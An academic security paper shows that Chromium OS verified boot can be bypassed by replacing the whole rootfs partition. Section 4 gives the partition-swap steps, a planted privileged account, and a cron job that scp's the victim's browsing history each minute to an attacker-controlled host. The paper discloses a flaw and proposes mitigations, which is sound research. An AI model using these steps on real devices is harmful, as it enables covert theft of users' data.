

# How to Bypass Verified Boot Security in Chromium OS

Mohammad Iftexhar Husain  
imhusain@buffalo.edu

Lokesh Mandvekar  
lsm5@buffalo.edu

Chunming Qiao  
qiao@computer.org

Ramalingam Sridhar  
rsridhar@buffalo.edu

## Abstract

Verified boot is an interesting feature of Chromium OS that should detect any modification in the firmware, kernel or the root file system (rootfs) by a dedicated adversary. However, by exploiting a design flaw in verified boot, we show that an adversary can replace the original rootfs by a malicious rootfs containing exploits such as a spyware and still pass the verified boot process. The exploit is based on the fact that although a kernel partition is paired with a rootfs, verification of kernel partition and rootfs are independent of each other. We experimentally demonstrate an attack using both the base and developer version of Chromium OS in which the adversary installs a spyware in the target system to send cached user data to the attacker machine in plain text which are otherwise inaccessible in encrypted form. We also discuss possible directions to mitigate the vulnerability.

## 1 Introduction

Chromium OS [1] is the open source version of the Google's Chrome OS [12]. It is designed for the users who spend considerable amount of time on the internet. The core of the system is a Chromium browser which also acts as the user's interface with the system. Since, the system is optimized with system components to support the browser, the system can boot very fast.

The Chromium OS design document [3] discusses the following use cases for Chromium devices:

- Ubiquitous computing,
- Use as a secondary entertainment computer,
- Lending device to the customers of coffee shops and libraries,
- Sharing a common computer among family members.

Since sharing a device among multiple users is one of the intended use cases, Chromium OS is designed to support scenarios such that one user (even the owner) cannot access the data of another user. In addition, cached user data [5] on the local disk is stored in encrypted form to protect user data even if the device is stolen. On top of that, Chromium OS employs a technique called verified boot [6] that can check the system integrity (firmware, kernel and rootfs) between two boot sequences.

The verified boot process is divided into two major phases. One is firmware verification which depends on hardware and read only firmware. The second phase is kernel [4] and rootfs verification. The second phase is common for both the Chromium device and Google Chromebooks [2] whereas the first phase is more commonplace with Chromebooks since it requires specific hardware and firmware support.

In Chromium OS, each kernel (there are three of them, one is the main kernel and other two support update and recovery process) is paired with a rootfs. However, the kernel and its paired rootfs are kept in separate partition and the verification takes place separately in the verified boot process. The kernel partition is kept separate from the rootfs so that the firmware can read the kernel without parsing the whole file system, and the kernel and file system can use different algorithms to verify. We exploit this fact to bypass the verified boot security by overwriting the original rootfs partition in verified boot image by a tampered rootfs partition containing a spyware [7] to steal the cached user data which are otherwise encrypted and not accessible. The targeted user does not suspect anything since the verified boot cannot detect the rootfs tampering and becomes a victim of spyware once the user logs into his/her account.

*So, how can this attack take place in a real usage scenario?* Say, a user, Alice, uses a Chromium OS with verified boot support on her netbook [10]. One day, she forgets her netbook in the library. Attacker Eve finds the netbook, takes the disk out, overwrites the original

rootfs partition with her tampered rootfs partition containing a spyware or keylogger. After that, Eve puts the disk back and return the netbook to lost-and-found section of the library. Alice picks up the netbook from lost-and-found, and boots up the machine. Alice believes that if there was any modification of the system, the verified boot will alert her. Since Alice passes a smooth boot process, she thinks that her system is intact and happily starts using the machine. As soon as, Alice starts using the machine, the spyware installed by Eve is invoked and it starts covertly sending Alice’s sensitive information to Eve.

In this paper, apart from demonstrating the complete attack, we also discuss some possible mitigation techniques. While one straightforward mitigation is to pair rootfs verification with kernel verification, this might add significantly to boot time. An alternative approach will be to check the integrity of crucial parts of rootfs such as boot, etc and bin instead of verifying the complete file system. Through the analysis of Chromium OS source code, we also show that the system could be made secure by reconsidering some design decisions.

## 2 Chromium OS Overview

In this section, we briefly discuss different features of Chromium OS that are pertinent to the exploit.

### 2.1 Software Architecture

Chromium OS basically consists of 3 components - firmware, Linux kernel and system software, browser and window manager. The firmware enables Chromium OS to boot in minimum possible time and in a secure way. The kernel and system software provide OS functionality. Services like NTP, network connection management are also taken care of by this layer. The chromium browser and window manager enable the user to interact with the system. Our exploit targets the Linux kernel and root file system (rootfs) layer which is the second layer in the architecture.

### 2.2 Disk Format

Chromium OS is a customized GNU/Linux distribution. Bootable Chromium OS drives have a common drive format where the partition contents are as shown in Table 1.

The GUID Partition Table (GPT) [8] maintains a list of the partition entries. Since the partition table entries tend to change after autoupdate or reboot, it’s not possible to sign the GPT with public key encryption. Thus, the firmware has to check the sanity of GPT each time it boots.




Figure 1: Software architecture of Chromium OS

To support auto-update and address accidental corruption, Chromium OS has at least two kernel partitions. Each kernel partition is paired with a rootfs partition. For example, kernel A boots only rootfs A and kernel B boots only rootfs B, etc. Currently, kernel partitions are kept separate from the rootfs partition for the following reasons: (i) The firmware can read the kernel without parsing the file system which will be useful to support newer file systems in future, and (ii) the kernel and rootfs can use different algorithms for verified boot. However, the very fact that the kernel partition is kept separate from rootfs leads to a successful attack on the OS with verified boot support which we discuss in the next section.

### 2.3 Protecting Cached User Data

Chromium OS allows multiple users to access a given device, but it doesn’t allow data belonging to one user to be seen by other users. Consider a Chromium OS device belonging to Alice. Bob accesses his Google account from Alice’s device for sometime. Even though the device is owned by Alice, she has no way to find out what files, or websites were accessed by Bob. Of course, neither can Bob find out any data belonging to Alice.

To support this, Chromium OS encrypts the user’s data at the underlying operating system level. More specifically, it encrypts each user’s home directory as well as cached browser data. In addition, data created and maintained by plugins and web applications are also encrypted.

In typical operating systems the root or administrative user can access all the users’ files. Therefore, Chromium OS enforces per-user encryption instead of just relying on file ownership and access control to prevent users of a system to access each other’s files. Encryption better suits this problem since the root or administrative user would still have to recover the encryption keys to be able to access the other user’s data.

Table 1: GUID Partition Table of Chromium OS

Partition	Usage	Purpose
1	Cached user data	User's browsing history, downloads, cache, etc. Encrypted per-user
2	kernel A	Initially installed kernel
3	rootfs A	Initially installed rootfs
4	kernel B	Alternate kernel, for use by automatic upgrades
5	rootfs B	Alternate rootfs, for use by automatic upgrades
6	kernel C	Minimal-size partition for future third kernel
7	rootfs C	Minimal-size partition for future third rootfs. Same reasons as above
8	OEM customization	Web pages, links, themes, etc. from OEM
9	reserved	Minimal-size partition, for unknown future use
10	reserved	Minimal-size partition, for unknown future use
11	reserved	Minimal-size partition, for unknown future use
12	EFI System Partition	Contains 64-bit grub2 bootloader for EFI BIOSes, and second-stage syslinux bootloader for legacy BIOSes

Technically, a unique vault directory and keyset is assigned to a user at the first login. The vault is nothing but an encrypted storage for a particular user data. The keyset is tied to the user's login credentials and is required to allow the system to both retrieve and store information in the vault. When the user logs in, the vault is open for access by the user. On logout or reboot, the vault locks away the user's data again.

In general, Chromium OS sets the following requirements for protecting cached user data:

- User data must be inaccessible when the device is not running or when the disk is removed.
- User data encryption must be mandatory.
- User data should be recoverable across password changes, whether in-band or out-of-band.
- Passphrases should not be exposed.
- On a multi-user device, a user must not be able to access another user's data.
- The OS may protect user data when device is in a suspended state.
- When the device is offline, the user must be able to access his data.

## 2.4 Verified Boot

The verified boot in Chromium OS ensures that users feel secure when logging into a Chromium OS device. While Chromium OS doesn't rule out the possibility of successful attacks, verified boot is designed in such a way that an attack, once executed, won't be persistent. When Chromium OS boots, the state of the firmware and system internals are verified and booting is allowed only if the state is known to be good. Otherwise, a recovery or reinstall procedure is triggered, which happens outside the usual modes used by attack vectors. The verified boot

is designed to detect any modifications in the firmware, kernel or file system.

Verified boot is not the same as trusted boot [11] as it does not depend on a Trusted Platform Module or specialized hardware assistance. Instead, a chain of trust is created using a static read-only (RO) firmware that verifies the integrity on a writable (RW) firmware. Next, the verified code in the writable firmware checks the integrity of the next component in the boot path, and so on. The advantage is that it does not take the control away from the user and introduces more flexibility compared to the trusted boot paradigm. The verified boot process is broken down into two stages:

- Firmware-based verification
  1. RO firmware checks RW firmware with a permanently stored key.
  2. RW firmware verifies any other NVRAM as well as the bootloader and kernel.
- Kernel-based verification
  1. Verifies the files and metadata on the rootfs.
  2. Ensures data block integrity in rootfs using cryptographic hashes stored after the rootfs on the system partition.

However, the kernel level verification is not tied with the firmware-based verification so that it may be compatible with any trusted kernel.

## 3 Threat Model

There are two types of adversaries described by the Chromium OS threat model: (i) opportunistic adversary - one who does not target any specific individual or organization, but will try to gain access to any vulnerable system available. Such an adversary will likely sniff network packets to search for vulnerable hosts, or run websites which could execute malicious code on the vulner-

able system thus giving the adversary control of the system. (ii) dedicated adversary - one who targets only a specific individual or organization with the explicit purpose of gaining access to or stealing data from systems belonging to the latter. Such an adversary is even ready to physically steal the device if needed, in addition to employing conventional attacks in order to own the vulnerable OS.

The current Chromium OS design by default doesn't deal with the following threats:

- An attacker who has gained remote access to the device tries to access the logged in user's data.
- On an autologin-enabled device, an attacker can easily access user data.
- On a device in suspended state which has screen-locking disabled, an attacker can access user data.
- An attacker can try to obtain a memory dump of the device and try to access any sensitive data stored in memory.
- An attacker who has gained physical access to a machine with screen-locking can perform screen lock, network or other such runtime attacks to access user data.
- An attacker who can tamper the rootfs on the machine can steal user data when the user logs in.

Although verified boot process can detect if the rootfs has been modified, it doesn't prevent the original rootfs partition from being overwritten by a malicious rootfs partition by a dedicated adversary.

This is due to the following reasons which we have introduced in previous sections:

- Lack of coupling between the kernel and rootfs verification
- The block integrity check values of the rootfs are stored on the same partition. So, the block integrity checks of a rootfs will always match with the hash values stored on the partition.

This is precisely the exploit that our work demonstrates in detail in the next sections.

## 4 Demonstrating Exploits

For the purpose of demonstrating the exploits, we have built Chromium OS images from the source code. The build environment was: Ubuntu 10.04, 64 bit machine with root access and 12 GB RAM. The image comes in two flavors: base and developer. The developer image

has some additional development packages compared to the base image. The exploits described in the following section apply to both base and developer version of Chromium OS.

Figure 2 gives an overview of machine setups for the exploit. The core of the exploit is to overwrite the rootfs partition (partition 3, Table 1) of a verified boot Chromium image with a tampered rootfs containing a spyware. Therefore, the exploit takes place in two phases. First, the attacker builds a default Chromium OS with no verified boot support and tampers the rootfs installing the spyware. Next, the attacker physically acquires the disk from the user machine containing Chromium OS with verified boot support and overwrites its rootfs partition with the tampered rootfs prepared in the first phase. We describe these phases in detail in the following sections.

*Tampering the rootfs:* By default, verified boot is not enabled in Chromium OS image build process. Therefore, when the system starts, it does not check for firmware and rootfs integrity. We exploit this fact to prepare the tampered rootfs partition containing the spyware for the next phase.

1. After building a Chromium OS image without enabling the verified boot, it was written to a USB disk. The USB disk containing Chromium OS and cached user data is connected to the attacker machine as an external drive (Figure 3). Once connected, one can see the 12 partitions (Table 1) of the Chromium OS. Please note, among this 12 partitions, only partition 1 and 3 were mountable from an external disk. Partition 1 contains the cached user data in encrypted form (Figure 4). Partition 3 contains the rootfs and its contents (Figure 5).

```
root @ phenom : ~ # mount /dev/sdg3 /mnt
/disk3
root @ phenom : ~ # ls /mnt/disk3
bin  etc      media  proc  tmp
boot home    mnt    root  usr
debugd lib      opt   /sbin  var
dev   lost+found postinst sys
```

Figure 5: rootfs on Partition 3

```
root @ uwb : ~ # mount /dev/sdb3 /mnt/disk3
root @ uwb : ~ # chroot /mnt/disk3
uwb / # adduser phony
uwb / # passwd phony
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
uwb / # su phony
bash: /dev/null: Permission denied
phony@uwb / $ █
```

Figure 6: Adding a phony user with super user privilege




Figure 2: Machine setup for the exploit

```
[70108.445665] sdg: sdg1 sdg2 sdg3 sdg4 sdg5 sdg6 sdg7 sdg8 sdg9 sdg10 sdg11 sdg12
[70108.448594] sd 15:0:0:0: [sdg] No Caching mode page present
[70108.448598] sd 15:0:0:0: [sdg] Assuming drive cache: write through
[70108.448602] sd 15:0:0:0: [sdg] Attached SCSI removable disk
[70123.098325] EXT2-fs (sdg3): warning: mounting unchecked fs, running e2fsck is recommended
root @ phenom : ~ # mount /dev/sdg3 /mnt/disk3
root @ phenom : ~ # ls /mnt/disk3
bin boot debugd dev etc home lib lost+found media mnt opt postinst proc root sbin sys tmp usr var
root @ phenom : ~ #
```

Figure 3: USB disk with Chromium OS connected as an external drive

```
root @ phenom : /mnt/disk/home/.shadow/2695df4e30b2b41eca0a22b65577d39d635d23de/vault/user # ls
Cache
Downloads
ECRYPTFS_FNEK_ENCRYPTED.FWagFTb2qnNHbEQjSX7vizH3MzSjD3BNJdyM1HoFe0pEqzgh1psjCxLhk---
ECRYPTFS_FNEK_ENCRYPTED.FWagFTb2qnNHbEQjSX7vizH3MzSjD3BNJdyM1Q8vF19P7567jF1d279IEk--
ECRYPTFS_FNEK_ENCRYPTED.FWagFTb2qnNHbEQjSX7vizH3MzSjD3BNJdyM2ALxen0QR2Z58UqdiRhqFU--
```

Figure 4: Encrypted Cached User Data on Partition 1

- After mounting, the attacker can modify the rootfs (Figure 7) chrooting to the partition and can add a user with the superuser privilege (Figure 6). Next, we show how to overwrite this tampered rootfs partition to a Chromium OS image with verified boot support.

```
root @ phenom : ~ # mount /dev/sdg3 /mnt/disk3
root @ phenom : ~ # chroot /mnt/disk3
phenom / # ls
bin      dev      lib      mnt      proc     sys      var
boot     etc      lost+found  opt      root     tmp
debugd   home     media    postinst sbin     usr
phenom / # ls -l
total 84
drwxr-xr-x  2 root root 4096 Feb  1 21:29 bin
```

Figure 7: Modifying the rootfs on partition 3

```
root @ phenom : /dev # umount /mnt/disk3
root @ phenom : /dev # dd if=sdg3 of=sdf3
1757184+0 records in
1757184+0 records out
899678208 bytes (900 MB) copied, 247.163 s, 3.6 MB/s
root @ phenom : /dev # sudo mount /dev/sdf3 /mnt/disk3
root @ phenom : /dev # ls /mnt/disk3
bin      dev      lib      mnt      proc     sys      var
boot     etc      lost+found  opt      root     tmp
debugd   home     media    postinst sbin     usr
root @ phenom : /dev # ls -l /mnt/disk3
total 84K
drwxr-xr-x  2 root root 4.0K Feb  1 16:29 bin
drwxr-xr-x  4 root root 4.0K Feb  1 16:30 boot
```

Figure 9: Overwriting partition 3 on Chromium-verified boot with partition 3 with no verified boot support

*Replacing the rootfs of verified boot:* For this phase, the attacker physically acquires the user disk containing Chromium OS with verified boot support. However, the method to tamper the rootfs partition described in the previous section does not work by default on the Chromium image with verified boot support. Specifically, partition 3 containing the rootfs is not mountable, so the rootfs cannot be accessed (Figure 8) by default. Therefore, the attacker can try the following attack based on the fact that there was no direct binding between the kernel and the rootfs. More specifically, the kernel and rootfs use different algorithms for verified boot and the verification is independent of each other. The kernel is verified using a single signature header; rootfs uses a more complex block-based algorithm and the resultant hash was stored on the same partition. So, as long as the original rootfs partition is intact, the verified boot can detect tampering with the contents of rootfs. But, if the rootfs partition itself is overwritten, the verified boot process is not capable of detecting it. Based on this:

- The attacker can overwrite partition 3 of verified boot Chromium OS with the tampered rootfs partition created in the previous phase (Figure 9).

- Now, the attacker unmounts the system and boots into the Chromium OS and switches to the console mode by pressing (Ctrl+Alt+F2). The attacker uses the phony credential to gain superuser privilege and sets up the following cron job at system startup which will work as the spyware.

```
* * * * * scp /home/chronos/user/History
chronos@homelab.homeunix.org:.
```

The spyware will run in the background and copy a user's cached data (in this case, web browsing history) to a machine under the attacker's control. More specifically, this command would Secure Copy (scp) the logged in account user's history file on the user machine to the attacker machine *homelab.homeunix.org* (where the attacker would have already enabled passwordless login) at 1 minute intervals.

- Once an unsuspecting user, say, Alice logged in with her account with this tampered rootfs with the spyware installed, the cron job would start sending her history (or any other file as directed by the attacker) file to the attacker's machine, without Alice ever taking notice of it.

Figure 10 shows the scp log from the user machine showing the spyware activity.

## 5 Discussion

Here we discuss some facts pertaining to the exploit described in the previous section.

*Does the exploit require superuser privilege on the verified boot Chromium image?* No, the exploit does not assume any knowledge about anyone on the user machine and certainly does not require super user privilege on the user operating system with verified boot support. The attacker only needs root privilege on its own machine for chroot purpose.

*Does it work only for images written on USB disks?* Not necessarily. It can work for any externally connected disk containing the verified boot image (doesn't have to be connected through USB).

*Is there any hardware dependency of the exploit?* No. The exploit is not specific to any hardware configuration and does not make any assumption on the hardware of the user machine.

*Is the exploit persistent?* Unfortunately, yes. The exploit does not disappear by simply rebooting the system. Note that, many of the attacks described in the Chromium OS verified boot design document are patched by reboot [6].

```

[70065.654921] sdf: sdf1 sdf2 sdf3 sdf4 sdf5 sdf6 sdf7 sdf8 sdf9 sdf10 sdf11 sdf12
[70065.659311] sd 14:0:0:0: [sdf] No Caching mode page present
[70065.659316] sd 14:0:0:0: [sdf] Assuming drive cache: write through
[70065.659319] sd 14:0:0:0: [sdf] Attached SCSI disk
root @ phenom : ~ # mount /dev/sdf3 /mnt/disk3
mount: wrong fs type, bad option, bad superblock on /dev/sdf3,
       missing codepage or helper program, or other error
       In some cases useful info is found in syslog - try
       dmesg | tail or so

```

Figure 8: Mount failure of partition 3 on Chromium with verified boot

```

chronos@phenom:~$ cat scp.log
Executing: program /usr/bin/ssh host homelab.homeunix.org, user chronos, command scp -v -t
OpenSSH_5.2p1, OpenSSL 0.9.8r 8 Feb 2011
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Applying options for *
debug2: ssh_connect: needpriv 0
debug1: Connecting to homelab.homeunix.org [67.247.224.222] port 22.
debug1: Connection established.

```

Figure 10: Secure copy log of user machine shows the activity of spyware

*Does the exploit replace any trusted computing base?*  
No. The exploit does not replace any part of the read-only and read-write firmware or any other security parameters of the kernel.

*Is it limited to spyware attack?* No, although we just demonstrate a simple spyware here, the attacker can practically install much severe malware such as a key-logger to steal sensitive user information.

*Does the exploit work on Google Chromebooks [2]?*  
From the exploit structure, we are pretty confident that it should work with Google Chromebook. However, at this point we have not tested it on Chromebooks and will be contacting Google Chromebook team to discuss this issue.

## 6 Mitigation

The main reason why it is possible to overwrite the rootfs partition and still pass the verified boot is that the rootfs integrity check hash is appended at the end of rootfs partition (Figure 11). So, while a partial tampering with the rootfs will be detected, a complete replacement of the partition (along with the hash) cannot be detected by verified boot. More specifically, the rootfs verification contents are located at `/usr/bin/dump_kernel_config` in the rootfs (Figure 12). Therefore, when the rootfs partition is replaced, the verification contents are also overwritten.

So, a straightforward solution will be to keep the rootfs hash in a separate partition and tie it with the kernel verification process. However, depending on the rootfs size, this hash verification process might significantly add to the boot time. To address this, one can employ Merkle [9] hash tree based approach and sample blocks

of rootfs for verification during the verified boot process. This might reduce the hash verification time, however, the guarantee will be probabilistic.

Another significant issue that needs to be addressed is the invocation of command line mode by pressing `Ctrl+Alt+F2` on a Chromium device. The user accounts on the rootfs are not tightly coupled with actual user (Google) accounts with the machine. Thus, an attacker can switch to a phony user with superuser privilege and activate the spyware using the shell. So, if the rootfs user accounts are tightly coupled with the user (Google) accounts on the device, the attack surface will be further minimized.

## 7 Conclusion

In this paper, we describe and demonstrate a vulnerability in Chromium OS verified boot process that enables a dedicated adversary to launch attacks targeting the sensitive user data. Although, we just demonstrate the installation of a spyware to steal the cached user data, in practice a dedicated attacker can also launch severe attacks such as installing a key-logger to steal more sensitive user data such as password, credit card information and so on. Due to the portable usage pattern of Chromium OS devices (netbooks or USB disks), it is not difficult to weigh the practicality of the attack. While we work towards the mitigation of the vulnerability at the source code level, we hope that Chromium OS will go through more rigorous security analysis by the community.

## References

- [1] Chromium OS. <http://www.chromium.org/chromium-os>.



```

bin/cros_make_image_bootable:DEFINE_integer rootfs_hash_pad 8 \
bin/cros_make_image_bootable:DEFINE_string rootfs_hash "/tmp/rootfs.hash" \
bin/cros_make_image_bootable:--rootfs_hash=${FLAGS_rootfs_hash} \
bin/cros_make_image_bootable:  local rootfs_hash_size=$(stat -c '%s' ${FLAGS_rootfs_hash})
bin/cros_make_image_bootable:  info "Appending rootfs.hash (${rootfs_hash_size} bytes) to the root fs"
bin/cros_make_image_bootable:  if [[ ${rootfs_hash_size} -gt $((FLAGS_rootfs_hash_pad * 1024 * 1024)) ]]
bin/cros_make_image_bootable:  die "--rootfs_hash_pad reserves less than the needed ${rootfs_hash_size}"
bin/cros_make_image_bootable:  if=${FLAGS_rootfs_hash} \
bin/cros_make_image_bootable:  sudo rm "${FLAGS_rootfs_hash}" "${FLAGS_output_dir}/vmlinuz.image" \
bin/cros_make_image_bootable:  FLAGS_rootfs_hash="${IMAGE_DIR}/rootfs.hash"
build_image:DEFINE_integer rootfs_hash_pad 8 \
build_image:if [ $((FLAGS_rootfs_size + FLAGS_rootfs_hash_pad)) -gt \
build_image:  die "rootfs ($((FLAGS_rootfs_size + FLAGS_rootfs_hash_pad)) MiB) is" \
build_kernel_image.sh:DEFINE_string rootfs_hash "" \
build_kernel_image.sh:if [[ -n "${FLAGS_rootfs_image}" ]] && -n "${FLAGS_rootfs_hash}"; then
build_kernel_image.sh:  hashtree=${FLAGS_rootfs_hash} \
build_kernel_image.sh:  if [[ -f "${FLAGS_rootfs_hash}" ]]; then
build_kernel_image.sh:  sudo chmod a+r "${FLAGS_rootfs_hash}"
build_kernel_image.sh:if [[ -f ${FLAGS_rootfs_hash} ]]; then
build_kernel_image.sh:  info "Root filesystem hash emitted: ${FLAGS_rootfs_hash}"
build_library/build_image_util.sh:--rootfs_hash_pad=${FLAGS_rootfs_hash_pad}
build_library/base_image_util.sh:  ROOT_HASH_PAD=$((FLAGS_rootfs_hash_pad * 1024 * 1024))

```

Figure 11: Rootfs hash is added at the end of the rootfs partition

```

93 get_partitions
94
95 # Logic below extracted from src/platform/installer/chromeos-setimage
96 DUMP_KERNEL_CONFIG=/usr/bin/dump_kernel_config
97 KERNEL_CONFIG=$(sudo "${DUMP_KERNEL_CONFIG}" "${KERNEL_IMG}")
98 kernel_cfg=$(echo "${KERNEL_CONFIG}" | sed -e 's/.*dm="(^[^"]*)"/.*\1/g' |
99   cut -f2- -d,)
100 rootfs_sectors=$(echo ${kernel_cfg} | cut -f2 -d' ')
101 verity_algorithm=$(echo ${kernel_cfg} | cut -f8 -d' ')
102
103 # Compute the rootfs hash tree
104 VERITY=/bin/verity
105 # First argument to verity is reserved/unused and MUST be 0
106 table="vroot none ro,${(sudo "${VERITY}" create 0 \
107   "${verity_algorithm}" \
108   "${ROOTFS_IMG}" \
109   $((rootfs_sectors / 8)) \
110   /dev/null)}
111
112 expected_hash=$(echo ${kernel_cfg} | cut -f9 -d' ')
113 generated_hash=$(echo ${table} | cut -f2- -d, | cut -f9 -d' ')
114
115 cleanup
116
117 if [ "${expected_hash}" != "${generated_hash}" ]; then
118   warn "expected hash = ${expected_hash}"
119   warn "actual hash = ${generated_hash}"
120   die "Root filesystem has been modified unexpectedly!"
121 else
122   info "Root filesystem checksum match!"
123 fi

```

verify\_rootfs\_chksum.sh

Figure 12: Internals of verify rootfs checksum script



- [2] Google Chromebook. <http://www.google.com/chromebook/>.
- [3] Security overview-the chromium projects.  
<http://www.chromium.org/chromium-os/chromiumos-design-docs/security-overview>.
- [4] BOVET, D., AND CESATI, M. *Understanding the Linux Kernel*, 2 ed. O'Reilly & Associates, Inc., Sebastopol, CA, USA, 2002.
- [5] HARTMAN, J. Protecting Chached User Data.  
<http://www.chromium.org/chromium-os/chromiumos-design-docs/protecting-cached-user-data>.
- [6] HARTMAN, J. Verified Boot - The Chromium Projects.  
<http://www.chromium.org/chromium-os/chromiumos-design-docs/verified-boot>.
- [7] HU, Q., AND DINEV, T. Is spyware an Internet nuisance or public menace? *Commun. ACM* 48 (August 2005), 61–66.
- [8] J., B., AND NIKKEL. Forensic analysis of GPT disks and GUID partition tables. *Digital Investigation* 6, 12 (2009), 39 – 47.
- [9] MERKLE, R. A digital signature based on a conventional encryption function. In *Advances in Cryptology* , *CRYPTO 87*, C. Pomerance, Ed., vol. 293 of *Lecture Notes in Computer Science*. Springer Berlin, Heidelberg, 2006, pp. 369–378.
- [10] OGG, E. The Rise of the Netbook.  
[http://news.cnet.com/Year-in-review-The-rise-of-the-Netbook/2009-1042\\_3-6248307.html](http://news.cnet.com/Year-in-review-The-rise-of-the-Netbook/2009-1042_3-6248307.html).
- [11] PARNO, B. Bootstrapping trust in a "trusted" platform. In *Proceedings of the 3rd conference on Hot topics in security* (Berkeley, CA, USA, 2008), USENIX Association, pp. 9:1–9:6.
- [12] PICHAU, S., AND UPSON, L. Introducing the Google Chrome OS. Website, 2009.  
<http://googleblog.blogspot.com/2009/07/introducing-google-chrome-os.html>.